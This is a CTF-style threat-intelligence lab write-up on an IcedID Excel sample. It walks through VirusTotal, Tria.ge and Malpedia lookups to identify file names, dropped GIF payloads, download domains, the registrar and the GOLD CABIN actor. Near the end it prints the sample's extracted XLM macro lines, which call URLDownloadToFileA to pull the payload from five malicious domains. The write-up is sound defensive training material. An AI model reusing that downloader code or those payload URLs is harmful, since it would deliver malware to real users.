Challenge: IcedID Lab

Platform: CyberDefenders

Category: Threat Intel


Difficulty: Easy

Tools Used: VirusTotal, Tria.ge, Malpedia

Scenario: A cyber threat group was identified for initiating widespread phishing campaigns to distribute further malicious payloads. The most frequently encountered payloads were IcedID. You have been given a hash of an IcedID sample to analyze and monitor the activities of this advanced persistent threat (APT) group.

What is the name of the file associated with the given hash?

Once you have extracted the lab files, copy the given hash and chuck that into VirusTotal. Then navigate to the details tab, and look at the “Names” section:




Names

```
d86405130184186154daa4a5132dd1364ab05d1f14034c7f0a0cda690a91116d.xlsx
717.xlsx
document-1982481273.xlsm
```

Answer: document-1982481273.xlsm

Can you identify the filename of the GIF file that was deployed?

First, navigate to the “Behaviour” tab and scroll down to the “Files Dropped” section. Files dropped contains a list of all files that were created and written during execution.




Files Dropped

```
+ 31AC010A-6350-4EE2-8A06-91F8802FA95C
+ D8B36893-6C73-43F5-AB3A-BA2B77A5E593
+ c:\users\xxx\appdata\local\microsoft\windows\inetcache\ie\ffxmxwvc\3003[1].gif
+ c:\users\xxx\appdata\local\microsoft\windows\inetcache\ie\md7fngdv\3003[1].gif
+ c:\users\xxx\appdata\local\microsoft\windows\inetcache\ie\sru3vm5j\3003[1].gif
```

Answer: 3003.gif

How many domains does the malware look to download the additional payload file in Q2?

In order to see how many domains the malware made requests to download the gif file, I first copied all the HTTP requests in the “Network Communication” section of the Behaviour tab:



Network Communication

HTTP Requests


```
GET http://usaaforced.fun/ 404
GET https://agenbolatermurah.com:443/ds/3003.gif 200
GET https://aws.amazon.com:443/ 200
GET https://columbia.aula-web.net:443/ds/3003.gif 503
GET https://metaflip.io:443/ds/3003.gif 200
GET https://partsapp.com.br:443/ds/3003.gif 503
GET https://tajushariya.com:443/ds/3003.gif 200
GET https://agenbolatermurah.com/ds/3003.gif 200
GET https://columbia.aula-web.net/ds/3003.gif 503
GET https://metaflip.io/ds/3003.gif 200
GET https://partsapp.com.br/ds/3003.gif 503
GET https://tajushariya.com/ds/3003.gif 200
GET https://columbia.aula-web.net/ds/3003.gif
GET https://metaflip.io/ds/3003.gif
GET https://partsapp.com.br/ds/3003.gif
GET https://tajushariya.com/ds/3003.gif
GET https://agenbolatermurah.com/ds/3003.gif 404
GET https://columbia.aula-web.net/ds/3003.gif 404
GET http://x1.i.lencr.org/ 200
```

I saved this to a text file and executed the following command to extract the unique domains count:

```
cat requests.txt | grep 3003.gif | cut -d '/' -f3 | cut -d ':' -f1 | sort | uniq | wc -l
```


Answer: 5

From the domains mentioned in Q3, a DNS registrar was predominantly used by the threat actor to host their harmful content, enabling the malware's functionality. Can you specify the Registrar INC?



```
timba@TimsPC:/mnt/c/Users/timba/Downloads$ cat requests.txt | grep 3003.gif | cut -d '/' -f3 | cut -d ':' -f1 | sort | uniq
agenbolatermurah.com
columbia.aula-web.net
metaflip.io
partsapp.com.br
tajushariya.com
```

Navigate to the Relations tab and check out the Contacted Domains section, here we can see that the Registrar for the domains we identified previously is NameCheap:




Contacted Domains (15) ⓘ

Domain	Detections	Created	Registrar
77980.bodis.com	3 / 94	2005-12-13	Dynadot Inc
agenbolatermurah.com	8 / 94	2025-03-05	-
amazon.com	0 / 94	1994-11-01	MarkMonitor Inc.
aula-web.net	0 / 94	2013-01-21	Launchpad.com Inc.
aws.amazon.com	0 / 94	1994-11-01	MarkMonitor Inc.
bg.microsoft.map.fastly.net	0 / 94	2011-04-18	MarkMonitor Inc.
columbia.aula-web.net	10 / 94	2013-01-21	Launchpad.com Inc.
edge.ds-c7110-microsoft.global.dns.qwilted-cds.cqloud.com	0 / 94	2015-08-27	GoDaddy.com, LLC
i.lencr.org	0 / 94	2020-06-29	Cloudflare, Inc.
metaflip.io	13 / 94	2024-06-22	-
ocsp.comodoca.com	0 / 94	2002-11-13	Gandi SAS
partsapp.com.br	10 / 94	-	-
tajushariya.com	10 / 94	2022-07-30	NameCheap, Inc.
usaaforced.fun	9 / 94	2021-03-25	Porkbun, LLC
x1.i.lencr.org	0 / 94	2020-06-29	Cloudflare, Inc.

Answer: NameCheap


Could you specify the threat actor linked to the sample provided?

To find the threat actor linked to the sample, I searched the hash on Malware Bazaar:



SHA256 hash	Type	Signature	Tags
d86405130184186154da...	xlsx		IcedID xlsx

If you click on the tag, you will find a malpedia link, here you can see what threat actors are associated with IcedID:



IcedID

aka: BokBot, IcelD

Actor(s): GOLD CABIN, Lunar Spider


Answer: GOLD CABIN

In the Execution phase, what function does the malware employ to fetch extra payloads onto the system?

First, check out the following report:

https://tria.ge/210330-gbdr6k9jxx/behavioral1

If you go to the Malware Config section, we can see multiple URLDownloadToFileA calls:



Malware Config

Extracted

Language xlm4.0

Source

```
=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "https://metaflip.io/ds/3003.gif", "..\ksjvoefv.skd")
=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "https://partsapp.com.br/ds/3003.gif", "..\ksjvoefv.skd1")
=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "https://columbia.aula-web.net/ds/3003.gif", "..\ksjvoefv.skd2")
=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "https://tajushariya.com/ds/3003.gif", "..\ksjvoefv.skd3")
=CALL("URLMon", "URLDownloadToFileA", "JCCB", 0, "https://agenbolatermurah.com/ds/3003.gif", "..\ksjvoefv.skd4")
```

Answer: URLDownloadToFileA